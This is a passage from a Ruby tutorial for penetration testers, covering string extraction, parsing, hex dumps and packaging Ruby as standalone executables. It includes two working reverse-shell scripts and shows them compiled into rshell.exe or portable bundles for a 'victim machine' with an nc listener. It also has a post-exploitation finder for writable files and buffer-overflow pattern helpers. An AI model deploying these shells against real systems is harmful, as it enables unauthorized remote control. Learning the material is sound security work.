\d|[1-9]?\d)(\.(25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)){3})|:))|(([0-9A-Fa-f]{1,4}:){4}(((:[0
-9A-Fa-f]{1,4}){1,3})|((:[0-9A-Fa-f]{1,4})?:((25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)(\.(25[0-
5]|2[0-4]\d|1\d\d|[1-9]?\d)){3}))|:))|(([0-9A-Fa-f]{1,4}:){3}(((:[0-9A-Fa-f]{1,4}){1,4}
)|((:[0-9A-Fa-f]{1,4}){0,2}:((25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)(\.(25[0-5]|2[0-4]\d|1\d\
d|[1-9]?\d)){3}))|:))|(([0-9A-Fa-f]{1,4}:){2}(((:[0-9A-Fa-f]{1,4}){1,5})|((:[0-9A-Fa-f]
{1,4}){0,3}:((25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)(\.(25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)){3})
)|:))|(([0-9A-Fa-f]{1,4}:){1}(((:[0-9A-Fa-f]{1,4}){1,6})|((:[0-9A-Fa-f]{1,4}){0,4}:((25
[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)(\.(25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)){3}))|:))|(:(((:[0-9
A-Fa-f]{1,4}){1,7})|((:[0-9A-Fa-f]{1,4}){0,5}:((25[0-5]|2[0-4]\d|1\d\d|[1-9]?\d)(\.(25[
0-5]|2[0-4]\d|1\d\d|[1-9]?\d)){3}))|:)))(%.+)?\s*$/
```

- Source
- See also
  - https://gist.github.com/cpetschnig/294476
  - http://snipplr.com/view/43003/regex--match-ipv6-address/

Extracting Web Strings

Extracting URLs from a file

Assume we have the following string

```
string = "text here http://foo1.example.org/bla1 and http://foo2.example.org/bla2 and h
ere mailto:test@example.com and here also."
```

Using Regular Expressions

```
string.scan(/https?:\/\/[\S]+/)
```

Using standard URI module

This returns an array of URLs

```
require 'uri'
URI.extract(string, ["http" , "https"])
```

Extracting URLs from web page

Using above tricks

```
require 'net/http'
URI.extract(Net::HTTP.get(URI.parse("http://rubyfu.net")), ["http", "https"])
```

or using a regular expression

```
require 'net/http'
Net::HTTP.get(URI.parse("http://rubyfu.net")).scan(/https?:\/\/[\S]+/)
```

Extracting email addresses from web page

```
email_regex = /\b[A-Z0-9._%+-]+@[A-Z0-9.-]+\.[A-Z]{2,4}\b/i
```

```
require 'net/http'
Net::HTTP.get(URI.parse("http://isemail.info/_system/is_email/test/?all")).scan(email_r
egex).uniq
```

Extracting strings from HTML tags

Assume we have the following HTML contents and we need to get strings only and eliminate all HTML tags

```
string = "<!DOCTYPE html>
<html>
<head>
<title>Page Title</title>
</head>
<body>

<h1>This is a Heading</h1>
<p>This is another <strong>contents</strong>.</p>

</body>
</html>"


puts string.gsub(/<.*?>/,'').strip
```

Returns

```
Page Title



This is a Heading
This is another contents.
```

Parsing colon separated data from a file

During a pentest, you may need to parse text that has a very common format as follows

```
description : AAAA
info : BBBB
info : CCCC
info : DDDD
solution : EEEE
solution : FFFF
reference : GGGG
reference : HHHH
see_also : IIII
see_also : JJJJ
```

The main idea is to remove *repeated* keys and pass to one key with an array of values.

```ruby
#!/usr/bin/env ruby
#
# KING SABRI | @KINGSABRI
# Usage:
#   ruby noawk.rb file.txt
#

file = File.read(ARGV[0]).split("\n")
def parser(file)
  hash = {} # Datastore
  splitter = file.map { |line| line.split(':', 2) }
  splitter.each do |k, v|
    k.strip! # remove leading and trailing whitespaces
    v.strip! # remove leading and trailing whitespaces

    if hash[k]      # if this key exists
      hash[k] << v  # add this value to the key's array
    else            # if not
      hash[k] = [v] # create the new key and add an array contains this value
    end
  end

  hash # return the hash
end

parser(file).each {|k, v| puts "#{k}:\t#{v.join(', ')}"}
```

For one-liner lovers

```
ruby -e 'h={};File.read("text.txt").split("\n").map{|l|l.split(":", 2)}.map{|k, v|k.str
ip!;v.strip!; h[k] ? h[k] << v : h[k] = [v]};h.each {|k, v| puts "#{k}:\t#{v.join(", ")
}"}'
```

Array

Pattern

Pattern create

Assume the pattern length = 500 (you can change it to any value). By default this will create 20280 probabilities max.

```
pattern_create = ('Aa0'..'Zz9').to_a.join.each_char.first(500).join
```

In case you need longer a pattern (ex. 30000) you can do the following

```
pattern_create = ('Aa0'..'Zz9').to_a.join
pattern_create = pattern_create  * (30000 / 20280.to_f).ceil
```

Pattern offset

I'll assume the pattern was equal or less than "20280" and we are looking for "9Ak0" pattern characters. The pattern_create should be initialized from above

```
pattern_offset = pattern_create.enum_for(:scan , '9Ak0').map {Regexp.last_match.begin(0
)}
```

Note: This does not consider the Little-endian format, for that there is extra code that should be written. For more info, please take a look at the following [code][1].

Generate all hexadecimal values from `\x00` to `\xff`

```
puts (0..255).map {|b| ('\x%02X' % b)}
```

> **Notes:**
>
> - To change value presentation from `\xea` to `0xea`, change `\x%x` to `0x%x`
> - To make all letters capital (`\xea` to `\xEA`) , change `\x%x` to `\x%X`

Generate all printable characters

```
(32..126).map {|c| c.chr}
```

short and unclean

```
(32..126).map &:chr
```

[1]: https://github.com/KINGSABRI/BufferOverflow-Kit/blob/master/lib/pattern.rb

Module 0x2 | System Kung Fu

Packaging

Many questions about building a standalone application that doesn't require Ruby to be pre-installed on the system. Of-course, due attacking machine you cant grantee that ruby is installed on the target system. So here we will demonstrate some ways to do that.

One-Click Ruby Application(OCRA) Builder

OCRA (One-Click Ruby Application) builds Windows executables from Ruby source code. The executable is a self-extracting, self-running executable that contains the Ruby interpreter, your source code and any additionally needed ruby libraries or DLL.

It's Windows support only, not really ;)

- Features
  > - LZMA Compression (optional, default on)
  > - Ruby 1.8.7, 1.9.3, 2.0.0 and 2.1.5 support
  > - Both windowed/console mode supported
  > - Includes gems based on usage, or from a Bundler Gemfile
- To install OCRA

  ```
  gem install ocra
  ```

So all what to need is to have your application.

Suppose we have the following script, a reverse shell of course ;)

```ruby
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'socket'
if ARGV[0].nil? || ARGV[1].nil?
    puts "ruby #{__FILE__}.rb [HACKER_IP HACKER_PORT]\n\n"
    exit
end
ip, port = ARGV
s = TCPSocket.new(ip,port)
while cmd = s.gets
  IO.popen(cmd,"r"){|io|s.print io.read}
end
```

from our Windows Attacker machine cmd.exe

```
C:\Users\admin\Desktop>ocra rshell.rb --windows --console
```

Results

```
C:\Users\admin\Desktop>ocra rshell.rb --windows --console
=== Loading script to check dependencies
ruby C:/Users/admin/Desktop/rshell.rb.rb [HACKER_IP HACKER_PORT]


=== Attempting to trigger autoload of Gem::ConfigFile
=== Attempting to trigger autoload of Gem::DependencyList
=== Attempting to trigger autoload of Gem::DependencyResolver
=== Attempting to trigger autoload of Gem::Installer
=== Attempting to trigger autoload of Gem::RequestSet
=== Attempting to trigger autoload of Gem::Source
=== Attempting to trigger autoload of Gem::SourceList
=== Attempting to trigger autoload of Gem::SpecFetcher
=== Attempting to trigger autoload of CGI::HtmlExtension
=== Detected gem ocra-1.3.5 (loaded, files)
===     6 files, 191333 bytes
=== Detected gem io-console-0.4.3 (loaded, files)
=== WARNING: Gem io-console-0.4.3 root folder was not found, skipping
=== Including 53 encoding support files (3424768 bytes, use --no-enc to exclude)
=== Building rshell.exe
=== Adding user-supplied source files
=== Adding ruby executable ruby.exe
=== Adding detected DLL C:/Ruby22/bin/zlib1.dll
=== Adding detected DLL C:/Ruby22/bin/LIBEAY32.dll
=== Adding detected DLL C:/Ruby22/bin/SSLEAY32.dll
=== Adding detected DLL C:/Ruby22/bin/libffi-6.dll
=== Adding library files
=== Compressing 10622666 bytes
=== Finished building rshell.exe (2756229 bytes)
```

In the same directory, you'll find an exe file `rshell.exe`. Send it on the windows victim machine which doesn't have ruby installed and run it.

```
rshell.exe 192.168.0.14 9911
```

from our attacking machine we already listening on 9911

```
nc -lvp 9911
```



Traveling-ruby

From official site[1] "*Traveling Ruby is a project which supplies self-contained, "portable" Ruby binaries: Ruby binaries that can run on any Linux distribution and any OS X machine. It also has Windows support (with some caveats). This allows Ruby app developers to bundle these binaries with their Ruby app, so that they can distribute a single package to end users, without needing end users to first install Ruby or gems.*"

Note: The following script has been taken from the official docs.

Preparation

```
mkdir rshell
cd rshell
```

- Create your application -in our case, reverse shell- in "rshell" folder

rshell.rb

```ruby
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
require 'socket'
if ARGV.size < 2
  puts "ruby #{__FILE__} [HACKER_IP] [HACKER_PORT]\n\n"
  exit 0
end
ip, port = ARGV
s = TCPSocket.open(ip,port).to_i
exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",s,s,s)
```

- Test it

```
ruby rshell.rb
# => ruby rshell.rb [HACKER_IP] [HACKER_PORT]
```

Creating package directories

The next step is to prepare packages for all the target platforms, by creating a directory each platform, and by copying your app into each directory. (Assuming that your application could differ from OS to another)

```
mkdir -p rshell-1.0.0-linux-x86/lib/app
cp rshell.rb rshell-1.0.0-linux-x86/lib/app/

mkdir -p rshell-1.0.0-linux-x86_64/lib/app
cp rshell.rb rshell-1.0.0-linux-x86_64/lib/app/

mkdir -p rshell-1.0.0-osx/lib/app/
cp rshell.rb rshell-1.0.0-osx/lib/app/
```

Next, create a `packaging` directory and download Traveling Ruby binaries for each platform into that directory. Then extract these binaries into each packaging directory. You can find a list of binaries at the Traveling Ruby Amazon S3 bucket. For faster download times, use the CloudFront domain "http://d6r77u77i8pq3.cloudfront.net". In this tutorial we're extracting version 20141215-2.1.5.

```
mkdir packaging
cd packaging
wget -c  http://d6r77u77i8pq3.cloudfront.net/releases/traveling-ruby-20141215-2.1.5-lin
ux-x86.tar.gz
wget -c  http://d6r77u77i8pq3.cloudfront.net/releases/traveling-ruby-20141215-2.1.5-lin
ux-x86_64.tar.gz
wget -c  http://d6r77u77i8pq3.cloudfront.net/releases/traveling-ruby-20141215-2.1.5-osx
.tar.gz
cd ..

mkdir rshell-1.0.0-linux-x86/lib/ruby && tar -xzf packaging/traveling-ruby-20141215-2.1
.5-linux-x86.tar.gz -C rshell-1.0.0-linux-x86/lib/ruby
mkdir rshell-1.0.0-linux-x86_64/lib/ruby && tar -xzf packaging/traveling-ruby-20141215-
2.1.5-linux-x86_64.tar.gz -C rshell-1.0.0-linux-x86_64/lib/ruby
mkdir rshell-1.0.0-osx/lib/ruby && tar -xzf packaging/traveling-ruby-20141215-2.1.5-osx
.tar.gz -C rshell-1.0.0-osx/lib/ruby
```

Now, each package directory will have Ruby binaries included. It looks like this: Your directory structure will now look like this:

```
rshell/
 |
 +-- rshell.rb
 |
 +-- rshell-linux86/
 |   |
 |   +-- lib/
 |       +-- app/
 |       |   |
 |       |   +-- rshell.rb
 |       |
 |       +-- ruby/
 |           |
 |           +-- bin/
 |           |   |
 |           |   +-- ruby
 |           |   +-- ...
 |           +-- ...
 |
 +-- rshell-linux86_64/
 |   |
 |  ...
 |
 +-- rshell-osx/
     |
    ...
```

Quick sanity testing

Let's do a basic sanity test by running your app with a bundled Ruby interpreter. Suppose that you are developing on OS X. Run this:

```
cd rshell-osx
./lib/ruby/bin/ruby lib/app/rshell.rb
# => ruby rshell.rb.rb [HACKER_IP  HACKER_PORT]

cd ..
```

Creating a wrapper script

Now that you've verified that the bundled Ruby interpreter works, you'll want create a *wrapper script*. After all, you don't want your users to run `/path-to-your-app/lib/ruby/bin/ruby /path-to-your-app/lib/app/rshell.rb`. You want them to run /path-to-your-app/rshell.

Here's what a wrapper script could look like:

```
#!/bin/bash
set -e

# Figure out where this script is located.
SELFDIR="`dirname \"$0\"`"
SELFDIR="`cd \"$SELFDIR\" && pwd`"

# Run the actual app using the bundled Ruby interpreter.
exec "$SELFDIR/lib/ruby/bin/ruby" "$SELFDIR/lib/app/rshell.rb"
```

Save this file as `packaging/wrapper.sh` in your project's root directory. Then you can copy it to each of your package directories and name it `rshell`:

```
chmod +x packaging/wrapper.sh
cp packaging/wrapper.sh rshell-1.0.0-linux-x86/rshell
cp packaging/wrapper.sh rshell-1.0.0-linux-x86_64/rshell
cp packaging/wrapper.sh rshell-1.0.0-osx/rshell
```

Finalizing packages

```
tar -czf rshell-1.0.0-linux-x86.tar.gz rshell-1.0.0-linux-x86
tar -czf rshell-1.0.0-linux-x86_64.tar.gz rshell-1.0.0-linux-x86_64
tar -czf rshell-1.0.0-osx.tar.gz rshell-1.0.0-osx
rm -rf rshell-1.0.0-linux-x86
rm -rf rshell-1.0.0-linux-x86_64
rm -rf rshell-1.0.0-osx
```

Congratulations, you have created packages using Traveling Ruby!

An x86 Linux user could now use your app like this:

1. The user downloads rshell-1.0.0-linux-x86.tar.gz.
2. The user extracts this file.
3. The user runs your app:

```
/path-to/rshell-1.0.0-linux-x86/rshell
# => ruby rshell.rb.rb [HACKER_IP  HACKER_PORT]
```

Automating the process

Going through all of the above steps on every release is a hassle, so you should automate the packaging process, for example by using Rake. Here's how the Rakefile could look like:

```
PACKAGE_NAME = "rshell"
VERSION = "1.0.0"
TRAVELING_RUBY_VERSION = "20150210-2.1.5"

desc "Package your app"
task :package => ['package:linux:x86', 'package:linux:x86_64', 'package:osx']

namespace :package do
  namespace :linux do
    desc "Package your app for Linux x86"
    task :x86 => "packaging/traveling-ruby-#{TRAVELING_RUBY_VERSION}-linux-x86.tar.gz"
do
      create_package("linux-x86")
    end

    desc "Package your app for Linux x86_64"
    task :x86_64 => "packaging/traveling-ruby-#{TRAVELING_RUBY_VERSION}-linux-x86_64.ta
r.gz" do
      create_package("linux-x86_64")
    end
  end

  desc "Package your app for OS X"
  task :osx => "packaging/traveling-ruby-#{TRAVELING_RUBY_VERSION}-osx.tar.gz" do
    create_package("osx")
  end
end

file "packaging/traveling-ruby-#{TRAVELING_RUBY_VERSION}-linux-x86.tar.gz" do
  download_runtime("linux-x86")
end

file "packaging/traveling-ruby-#{TRAVELING_RUBY_VERSION}-linux-x86_64.tar.gz" do
  download_runtime("linux-x86_64")
end

file "packaging/traveling-ruby-#{TRAVELING_RUBY_VERSION}-osx.tar.gz" do
  download_runtime("osx")
end

def create_package(target)
  package_dir = "#{PACKAGE_NAME}-#{VERSION}-#{target}"
  sh "rm -rf #{package_dir}"
  sh "mkdir -p #{package_dir}/lib/app"
```

```
  sh "cp rshell.rb #{package_dir}/lib/app/"
  sh "mkdir #{package_dir}/lib/ruby"
  sh "tar -xzf packaging/traveling-ruby-#{TRAVELING_RUBY_VERSION}-#{target}.tar.gz -C #
{package_dir}/lib/ruby"
  sh "cp packaging/wrapper.sh #{package_dir}/rshell"
  if !ENV['DIR_ONLY']
    sh "tar -czf #{package_dir}.tar.gz #{package_dir}"
    sh "rm -rf #{package_dir}"
  end
end

def download_runtime(target)
  sh "cd packaging && curl -L -O --fail " +
    "http://d6r77u77i8pq3.cloudfront.net/releases/traveling-ruby-#{TRAVELING_RUBY_VERSI
ON}-#{target}.tar.gz"
end
```

You can then create all 3 packages by running:

```
rake package
```

You can also create a package for a specific platform by running one of:

```
rake package:linux:x86
rake package:linux:x86_64
rake package:osx
```

You can also just create package directories, without creating the .tar.gz files, by passing DIR_ONLY=1:

```
rake package DIR_ONLY=1
rake package:linux:x86 DIR_ONLY=1
rake package:linux:x86_64 DIR_ONLY=1
rake package:osx DIR_ONLY=1
```

On Victim Machine

You now have three files which you can distribute to end users.

```
rshell-1.0.0-linux-x86.tar.gz
rshell-1.0.0-linux-x86_64.tar.gz
rshell-1.0.0-osx.tar.gz
```

Suppose the end user is on Linux x86_64. S/he uses your app by downloading rshell-1.0.0-linux-x86_64.tar.gz, extracting it and running it:

```
wget rshell-1.0.0-linux-x86_64.tar.gz
...
tar xzf rshell-1.0.0-linux-x86_64.tar.gz
cd rshell-1.0.0-linux-x86_64
./rshell
# => ruby rshell.rb.rb [HACKER_IP  HACKER_PORT]
```

mruby

mruby CLI[2] A utility for setting up a CLI with mruby that compiles binaries to Linux, OS X, and Windows.

Prerequisites

- mruby-cli
- Docker
- Docker Compose

Developer introduction

https://www.youtube.com/watch?v=OvuZ8R4Y9xA

Close Source code

Sometimes we don't want to disclose our source code for whatever reason, but we still want to share our applications either commercially or for free. Here a commercial solution for that purpose, RubyEncoder.

RubyEncoder[3] protects Ruby scripts by compiling Ruby source code into a bytecode format and this is followed by encryption. This protects your scripts from reverse engineering. Ruby scripts protected with RubyEncoder can be executed but cannot be used to extract Ruby source code as there is no source code remaining within the protected script in any form.

> [1]. Traveling-ruby: Official website ↩

> [2]. mruby CLI: Official website ↩

> [3]. RubyEncoder: Official website ↩

File manipulation

Simple Steganography

Simple script to hide a file `file.pdf` in an image `image.png` then write it into `steg.png` image which is originally the `image.png`
Then, it recovers the `file.pdf` from `steg.png` to `hola.pdf` .

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
file1, file2 = ARGV
sec_file = File.read file1    # 'file.pdf'
nor_file = File.read file2    # 'image.png'
sep = '*------------------------*'
one_file = [nor_file, sep, sec_file]

# Write sec_file, sep, nor_file into steg.png
File.open("steg.png", 'wb') do |stg|
  one_file.each do |f|
    stg.puts f
  end
end

# Read steg.png to be like "one_file" array
recov_file = File.read('steg.png').force_encoding("BINARY").split(sep).last
# Write sec_file to hola.pdf
File.open('hola.pdf', 'wb') {|file| file.print recov_file}
```

Note: This has nothing to do with bypassing AV.

Simple Binary file to Hex

hex-simple.rb

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
# Simple file to hex converter script
#
file_name = ARGV[0]

file = File.open(file_name , 'rb')
file2hex = file.read.each_byte.map { |b| '\x%02x' % b }.join    # b.to_s(16).rjust(2, '
0')

puts file2hex
```

```
ruby hex-simple.rb ../assembly/hellolinux
```

Or in one command line

```
ruby -e "puts  File.open('hellolinux').read.each_byte.map { |b| '\x%02X' % b }.join"
```

return

```
\x7F\x45\x4C\x46\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x02\x00\x03\x00\x01\x0
0\x00\x00\x80\x80\x04\x08\x34\x00\x00\x00\xCC\x00\x00\x00\x00\x00\x00\x00\x34\x00\x20\x
00\x02\x00\x28\x00\x04\x00\x03\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x80\x04\x08\x00\
x80\x04\x08\xA2\x00\x00\x00\xA2\x00\x00\x00\x05\x00\x00\x00\x00\x10\x00\x00\x01\x00\x00
\x00\xA4\x00\x00\x00\xA4\x90\x04\x08\xA4\x90\x04\x08\x0E\x00\x00\x00\x0E\x00\x00\x00\x0
6\x00\x00\x00\x00\x10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xB8\x04\x
00\x00\x00\xBB\x01\x00\x00\x00\xB9\xA4\x90\x04\x08\xBA\x0D\x00\x00\x00\xCD\x80\xB8\x01\
x00\x00\x00\xBB\x00\x00\x00\x00\xCD\x80\x00\x00\x48\x65\x6C\x6C\x6F\x2C\x20\x57\x6F\x72
\x6C\x64\x21\x0A\x00\x2E\x73\x68\x73\x74\x72\x74\x61\x62\x00\x2E\x74\x65\x78\x74\x00\x2
E\x64\x61\x74\x61\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x0B\x00\x00\x00\x01\x00\x00\x00\x06\x00\x00\x00\x80\x80\x04\x08\x80
\x00\x00\x00\x22\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x10\x00\x00\x00\x00\x00\x0
0\x00\x11\x00\x00\x00\x01\x00\x00\x00\x03\x00\x00\x00\xA4\x90\x04\x08\xA4\x00\x00\x00\x
0E\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x04\x00\x00\x00\x00\x00\x00\x01\x00\
x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\xB2\x00\x00\x00\x17\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00
```

> Note if want to change the hex prefix from \x to anything, just change `'\x%x'` to whatever you want, or remove it!.

Simple Hexdump

hexdump.rb

```ruby
#!/usr/bin/env ruby
#
# Source: http://c2.com/cgi/wiki?HexDumpInManyProgrammingLanguages
#
def hexdump(filename, start = 0, finish = nil, width = 16)
  ascii = ''
  counter = 0
  print '%06x  ' % start
  File.open(filename).each_byte do |c|
    if counter >= start
      print '%02x ' % c
      ascii << (c.between?(32, 126) ? c : ?.)
      if ascii.length >= width
    puts ascii
    ascii = ''
    print '%06x  ' % (counter + 1)
      end
    end
    throw :done if finish && finish <= counter
    counter += 1
  end rescue :done
  puts '   ' * (width - ascii.length) + ascii
end

if $0 == __FILE__
  if ARGV.empty?
    hexdump $0
  else
    filename = ARGV.shift
    hexdump filename, *(ARGV.map {|arg| arg.to_i })
  end
end
```

```
ruby hexdump.rb hellolinux
```

return

```
000000  7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00 .ELF............
000010  02 00 03 00 01 00 00 00 80 80 04 08 34 00 00 00 ............4...
000020  cc 00 00 00 00 00 00 00 34 00 20 00 02 00 28 00 ........4. ...(.
000030  04 00 03 00 01 00 00 00 00 00 00 00 00 80 04 08 ................
000040  00 80 04 08 a2 00 00 00 a2 00 00 00 05 00 00 00 ................
000050  00 10 00 00 01 00 00 00 a4 00 00 00 a4 90 04 08 ................
000060  a4 90 04 08 0e 00 00 00 0e 00 00 00 06 00 00 00 ................
000070  00 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
000080  b8 04 00 00 00 bb 01 00 00 00 b9 a4 90 04 08 ba ................
000090  0d 00 00 00 cd 80 b8 01 00 00 00 bb 00 00 00 00 ................
0000a0  cd 80 00 00 48 65 6c 6c 6f 2c 20 57 6f 72 6c 64 ....Hello, World
0000b0  21 0a 00 2e 73 68 73 74 72 74 61 62 00 2e 74 65 !...shstrtab..te
0000c0  78 74 00 2e 64 61 74 61 00 00 00 00 00 00 00 00 xt..data........
0000d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0000f0  00 00 00 00 0b 00 00 00 01 00 00 00 06 00 00 00 ................
000100  80 80 04 08 80 00 00 00 22 00 00 00 00 00 00 00 ........"......
000110  00 00 00 00 10 00 00 00 00 00 00 00 11 00 00 00 ................
000120  01 00 00 00 03 00 00 00 a4 90 04 08 a4 00 00 00 ................
000130  0e 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 ................
000140  00 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00 ................
000150  00 00 00 00 b2 00 00 00 17 00 00 00 00 00 00 00 ................
000160  00 00 00 00 01 00 00 00 00 00 00 00             ............
```

Finding weak file permissions

One of the important task to do post exploitation is find weak executable file permissions which might be executed buy root/administrator user trying to elevate our privileges on the system. At the same time, our scripts must be applicable for all systems

find777.rb

```ruby
# KING SABRI | @KINGSABRI
# Find all executable, writable files in the path
#
require 'find'

path = ARGV[0]

search = Find.find(path)

def wx_file(search)
  search.select do |file|
    File.file?(file) && File.executable?(file) && File.writable?(file)
  end
end

puts wx_file search
```

You can search for read, write, execute permissions, so your iteration block will be like

```ruby
search.select do |file|
  File.stat(file).mode.to_s(8)[-3..-1].to_i == 777
end
```

Parsing HTML, XML, JSON

Generally speaking the best and easiest way for parsing HTML and XML is using **Nokogiri** library

- To install Nokogiri

  ```
  gem install nokogiri
  ```

HTML

Here we'll use nokogiri to list our contents list from `http://rubyfu.net/content/`

Using CSS selectors

```ruby
require 'nokogiri'
require 'open-uri'

page = Nokogiri::HTML(open("http://rubyfu.net/content/"))
page.css(".book .book-summary ul.summary li a, .book .book-summary ul.summary li span")
.each { |css| puts css.text.strip.squeeze.gsub("\n", '')}
```

Returns

```
RubyFu
Module 0x0 | Introduction
0.1.  Contribution
0.2.  Beginners
0.3.  Required Gems
1.  Module 0x1 | Basic Ruby Kung Fu
1.1.  String
1.1.1.  Conversion
1.1.2.  Extraction
1.2.  Array
2.  Module 0x2 | System Kung Fu
2.1.  Command Execution
2.2.  File manipulation
2.2.1.  Parsing HTML, XML, JSON
2.3.  Cryptography
2.4.  Remote Shell
2.4.1.  Ncat.rb
2.5.  VirusTotal
3.  Module 0x3 | Network Kung Fu
3.1.  Ruby Socket
3.2.  FTP
3.3.  SSH
3.4.  Email
3.4.1.  SMTP Enumeration
3.5.  Network Scanning
.
.
..snippet..
```

XML

There are 2 ways we'd like to show here, the standard library `rexml and nokogiri external library`

We've the following XML file

```xml
<?xml version="1.0"?>
<collection shelf="New Arrivals">
<movie title="Enemy Behind">
   <type>War, Thriller</type>
   <format>DVD</format>
   <year>2003</year>
   <rating>PG</rating>
   <stars>10</stars>
   <description>Talk about a US-Japan war</description>
</movie>
<movie title="Transformers">
   <type>Anime, Science Fiction</type>
   <format>DVD</format>
   <year>1989</year>
   <rating>R</rating>
   <stars>8</stars>
   <description>A scientific fiction</description>
</movie>
   <movie title="Trigun">
   <type>Anime, Action</type>
   <format>DVD</format>
   <episodes>4</episodes>
   <rating>PG</rating>
   <stars>10</stars>
   <description>Vash the Stampede!</description>
</movie>
<movie title="Ishtar">
   <type>Comedy</type>
   <format>VHS</format>
   <rating>PG</rating>
   <stars>2</stars>
   <description>Viewable boredom</description>
</movie>
</collection>
```

REXML

```
require 'rexml/document'
include REXML

file = File.read "file.xml"
xmldoc = Document.new(xmlfile)

# Get the root element
root = xmldoc.root
puts "Root element : " + root.attributes["shelf"]


# List of movie titles.
xmldoc.elements.each("collection/movie") do |e|
  puts "Movie Title : " + e.attributes["title"]
end

# List of movie types.
xmldoc.elements.each("collection/movie/type") do |e|
  puts "Movie Type : " + e.text
end

# List of movie description.
xmldoc.elements.each("collection/movie/description") do |e|
  puts "Movie Description : " + e.text
end

# List of movie stars
xmldoc.elements.each("collection/movie/stars") do |e|
  puts "Movie Stars : " + e.text
end
```

Nokogiri

```
require 'nokogiri'
```

Slop

```
require 'nokogiri'
# Parse XML file
doc = Nokogiri::Slop file

puts doc.search("type").map {|f| t.text}        # List of Types
puts doc.search("format").map {|f| f.text}      # List of Formats
puts doc.search("year").map {|y| y.text}        # List of Year
puts doc.search("rating").map {|r| r.text}      # List of Rating
puts doc.search("stars").map {|s| s.text}       # List of Stars
doc.search("description").map {|d| d.text}      # List of Descriptions
```

JSON

Assume you have a small vulnerability database in a json file like follows

```
{
  "Vulnerability":
  [
    {
      "name": "SQLi",
      "details:":
        {
          "full_name": "SQL injection",
          "description": "An injection attack wherein an attacker can execute malicious
 SQL statements",
          "references": [
            "https://www.owasp.org/index.php/SQL_Injection",
            "https://cwe.mitre.org/data/definitions/89.html"
            ],
          "type": "web"
        }
    }
  ]
}
```

To parse it

```
require 'json'
